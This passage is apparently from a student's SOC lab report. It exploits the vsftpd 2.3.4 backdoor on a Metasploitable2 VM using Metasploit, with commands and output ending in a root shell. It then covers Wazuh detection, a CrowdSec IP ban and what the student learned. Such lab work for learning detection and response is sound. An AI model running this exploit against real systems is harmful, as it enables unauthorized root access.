msfadmin@metasploitable:~$ sudo tail -f /var/log/vsftpd.log | logger
```

Figure 8: in metasploitable running sudo tail -f /var/log/vsftpd.log | logger

In kali linux simulate attack using Metasploit , in terminal

msfconsole

then run ,

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOST 10.0.2.6

run

```
Session  Actions  Edit  View  Help
└─$ msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history

       =[ metasploit v6.4.112-dev                                 ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads        ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion             ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST => 10.0.2.6
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.6:21 - USER: 331 Please specify the password.
[+] 10.0.2.6:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:40083 -> 10.0.2.6:6200) at 2026
-03-21 10:48:23 +0530

whoami
root
```

Figure 9: In kali linux simulated attack using Metasploit

```
2026-03-21T08:45:34.906220+00:00 UBUNTULINUX kernel: audit: type=1400 audit(1774082734.904:552): apparmor="DENIED" operation="open" class="file" profile=
roc/pressure/memory" pid=14999 comm="MemoryPoller" requested_mask="r" denied_mask="r" fsuid=1000 ouid=0
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:23:08 2026 [pid 5154] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:23:50 2026 [pid 5162] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:24:09 2026 [pid 5164] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:24:41 2026 [pid 5166] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:25:18 2026 [pid 5169] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.121886+00:00 10.0.2.6 logger: Sat Mar 21 02:44:35 2026 [pid 5252] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.122107+00:00 10.0.2.6 logger: Sat Mar 21 04:04:39 2026 [pid 5551] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.122648+00:00 10.0.2.6 logger: Sat Mar 21 04:12:31 2026 [pid 5590] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.122648+00:00 10.0.2.6 logger: Sat Mar 21 04:12:48 2026 [pid 5592] CONNECT: Client "10.0.2.15"
2026-03-21T08:46:51.122648+00:00 10.0.2.6 logger: Sat Mar 21 04:13:28 2026 [pid 5604] CONNECT: Client "10.0.2.15"
2026-03-21T08:47:01.584878+00:00 UBUNTULINUX kernel: 08:47:01.583319 SHCLX11   Shared Clipboard: Reading clipboard data in format 0x1 from host failed wi
2026-03-21T08:47:01.586597+00:00 UBUNTULINUX kernel: 08:47:01.584968 SHCLX11   Shared Clipboard: Requesting data in format 0x1 from host failed with VERR
2026-03-21T08:47:01.588533+00:00 UBUNTULINUX gnome-shell[7179]: Failed to store clipboard: Format UTF8_STRING not supported
2026-03-21T08:47:07.103086+00:00 UBUNTULINUX kernel: 08:47:07.102057 SHCLX11   Shared Clipboard: Reading clipboard data in format 0x1 from host failed wi
2026-03-21T08:47:07.103126+00:00 UBUNTULINUX kernel: 08:47:07.102325 SHCLX11   Shared Clipboard: Requesting data in format 0x1 from host failed with VERR
2026-03-21T08:47:42.168530+00:00 10.0.2.6 logger: Sat Mar 21 04:46:12 2026 [pid 5733] CONNECT: Client "10.0.2.15"
2026-03-21T08:48:04.189677+00:00 10.0.2.6 logger: Sat Mar 21 04:46:33 2026 [pid 5735] CONNECT: Client "10.0.2.15"
2026-03-21T08:48:29.216399+00:00 10.0.2.6 logger: Sat Mar 21 04:46:58 2026 [pid 5738] CONNECT: Client "10.0.2.15"
2026-03-21T08:49:29.043497+00:00 10.0.2.6 dhclient: DHCPREQUEST of <null address> on eth0 to 10.0.2.3 port 67
2026-03-21T08:49:29.062306+00:00 10.0.2.6 dhclient: DHCPACK of 10.0.2.6 from 10.0.2.3
2026-03-21T08:49:29.068464+00:00 10.0.2.6 dhclient: can't create /var/lib/dhcp3/dhclient.eth0.leases: Permission denied
```

Figure 10: logs from metasploitable

Detection and Triage:
In wazuh alerts




Figure 11: logs are in wazuh discover




Figure 12: vsftpd alerts detected in wazuh

Timestamp	Source ip	Alert description	MITRE Technique
March 21,2026 08:13:01.796	10.0.2.15	VSFTPD Attack Detected - FTP connection from attacker	T1190

Response: using crowdsec blocked the attacker IP

Install crowdsec

```
sudo apt update
sudo apt install crowdsec
```

start crowdsec

```
sudo systemctl start crowdsec
```

Add CrowdSec repository

```
sudo apt install -y curl gnupg lsb-release
curl -s https://packagecloud.io/install/repositories/crowdsec/crowdsec/script.deb.sh |
sudo bash
```

Install the firewall bouncer

```
sudo apt update
sudo apt install crowdsec-firewall-bouncer-iptables
```

start and enable,

```
sudo systemctl enable crowdsec-firewall-bouncer
sudo systemctl start crowdsec-firewall-bouncer
```




Figure 13: installed crowdsec

add attacker ip

sudo cscli decisions add --ip 10.0.2.15 --reason "VSFTPD Attack"

Check blocked IPs

sudo cscli decisions list

```
vboxuser@UBUNTULINUX:~$ sudo cscli decisions add --ip 10.0.2.15 --reason "VSFTPD Attack"
INFO[21-03-2026 10:37:56] Decision successfully added
vboxuser@UBUNTULINUX:~$ sudo cscli decisions list
```


ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
15004	cscli	Ip:10.0.2.15	VSFTPD Attack	ban			1	3h59m52.552858569s	5

```
vboxuser@UBUNTULINUX:~$
```

Figure 14: blocked attacker ip using crowdsec

Test from kali,

ping 10.0.2.4



```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.

^Z
zsh: suspended  ping 10.0.2.4

┌──(kali㉿kali)-[~]
└─$
```

Figure 15: ping fails because crowdsec blocking the attacker IP

Stakeholder Briefing:
A simulated attack was performed on the Metasploitable2 VM using the VSFTPD backdoor exploit. In this attack , kali linux was attacker machine which tried to exploit the know vulnerability. wazuh was detected unauthorized access attempt and triggered alert. As a response, using crowdsec blocked the attacker machine IP. Verification tests confirmed the block was successful.
This task helped to understand the attack detection, response, containment actions and importance of continuous monitoring, regular updates to protect systems.

Key learnings:

In this task,

- Understood the concepts of alert priority levels, in that learned about workflow of NIST SP 800-61 and also analyzed real world case to map CVSS scores to priority levels.
- In incident classification learned about incident categories, taxonomy, contextual metadata. Studied about how to map incidents to MITRE ATT&CK tactics and techniques.
- In basic incident response learned about incident life cycle and its procedure In practical application Alert management practice learned how to map alerts to MITRE ATT&CK techniques and prioritize alerts. Learned about how to create dashboard in wazuh to visualize alert prorities. Learned how to draft incident ticket in thehive
- In response documentation learned by using Google docs how to document incidents using SANS template, investigation steps,checklist and post-mortem.
- In alert triage task learned how to analyze the alert in wazuh and threat intelligence validation using VirusTotal.
- In evidence preservation learned about installation of velociraptor and how to collect volatile data and collect memory dump using velociraptor.
- In capstone project learned about how attack, detection, response, documentation are performed and also learned about how crowdsec is used to block the attackers ip.

Conclusion:

In this task I learned about how to prioritize alerts, classify incidents and map them to MITRE ATT&CK. Gained practical experience in alert analysis, triage, documentation and also tools like wazuh, thehive, virus total, velociraptor and crowdsec. This task heped to understand the fundamental concepts of SOC. This task helped to improve my theoretical and practical knowledge about SOC.